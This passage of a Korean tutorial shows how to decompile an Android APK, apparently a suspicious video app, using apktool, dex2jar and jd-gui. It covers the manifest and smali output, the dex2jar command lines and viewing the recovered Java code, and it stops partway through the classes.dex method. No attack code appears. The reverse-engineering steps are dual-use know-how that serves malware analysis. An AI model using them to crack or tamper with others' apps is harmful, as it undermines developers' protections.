
터미널에서 apktool 명령에 옵션과 매개변수를 주어 실행하면 apk 파일과 동일한 이름의 폴더가 생성됩니다.



해당 폴더로 들어가면 위와 같이 나옵니다.


이전에 apk 확장자를 단순히 zip으로 변경하여 내용물을 표면적으로만 봤을 때와 비슷하게 파일들이 구성되어 있지만, 분명한 차이점은 apktool로 디컴파일한 지금은 바이너리 파일이 아니라 분석할 수 있는 파일로 변경되었다는 것입니다.

androidmanifest.xml 파일과 smali이라는 폴더가 보인다.




실제로 xml 편집 프로그램으로 Androidmanifest.xml 파일을 열었을 때 위와 같이 읽을 수 있는 문자열들이 출력됩니다.

이 파일은 분석에 앞서 어디서부터 분석할 지 어떤 정보들이 있는지 등을 파악하기 좋게 길잡이가 되어주는 파일이므로 자세히 보는 것이 좋습니다.




smali 폴더에 들어가면 smali 코드로 변경된 소스코드들이 담겨있는 폴더들이 나옵니다.




실제로 smali → com → call → call4 → LanuchAPP.smali 파일을 열어보면 위와 같이 되어 있는데, 상당히 이해하기 복잡하게 되어 있습니다.


그래서 smali 코드가 아닌 조금 더 java 코드에 가깝도록 디컴파일되는 dex2jar와 jd-gui를 이용하는 방법으로 코드를 분석합니다.

1-2. dex2jar와 jd-gui를 이용해 jar 파일로 디컴파일 후 jar 파일을 디컴파일 하는 방법






https://github.com/pxb1988/dex2jar에서 위와 같이 Releases를 눌러 페이지 이동 후 dex-tools.zip 파일을 다운로드 한 다음 압축 해제한 후 압축 해제 된 폴더 자체를 분석하려는 apk 파일이 있는 곳으로 옮겨준다.



https://java-decompiler.github.io/에서 jd-gui를 다운로드 한다.

▼ 참고) dex2jar 이외에 dex2smali과 같은 기능도 있습니다.




아래는 dex2jar 프로그램의 매개변수로 apk 파일 자체를 대상으로 지정하는 경우(1-2-1)와 apk 파일을 압축 해제 하여 그 안에 있는 classes.dex 파일을 대상으로 지정해 디컴파일하는 방법(1-2-2)이 소개되어 있다.


하지만 둘 다 결국 같은 디컴파일 결과가 나오지만, apk 파일을 지정하는 게 덜 번거롭습니다.


(주관적인 생각으로는 apk 파일 자체를 지정해도 dex2jar 프로그램이 알아서 classes.dex 파일을 jar 파일로 생성해주는 것 같습니다.)

1-2-1. apk 파일 자체를 지정해 jar 파일로 디컴파일



다운로드 한 dex2jar 파일이 담긴 dex-tools 폴더와 jd-gui.exe 파일을 분석하려는 apk 파일과 같은 위치에 둡니다.







```
Usage : .\d2j-dex2jar.bat [jar 파일로 변경할 apk 파일] -o [변경된 jar 파일의 경로 및
.\d2j-dex2jar.bat '..\동영상.apk' -o '..\동영상.jar'
```

터미널에서 dex-tools 폴더로 이동 후 dex2jar.bat 파일에 매개변수와 옵션을 주어 jar 파일로 디컴파일한다.


그러면 위와 같이 jar 확장자를 가진 파일이 생성된다.




jar 확장자 파일을 jd-gui로 열어 디컴파일 된 내용을 보면 위와 같이 java 코드로 나온다.

smali 코드와 비교하면 상당히 이해하기 쉽게 디컴파일 되어 있다.

1-2-2. apk 파일을 압축 해제 후 classes.dex 파일을 지정해 jar 파일로 디컴파일







여기서는 apk 파일 내의 classes.dex 파일만 jar 파일로 디컴파일 할 것이므로 위와 같이 apk 확장자에서 zip 확장자로 변경해준 다음 압축을 풀어줍니다.

(동영상.apk → 동영상_apk2zip.zip)

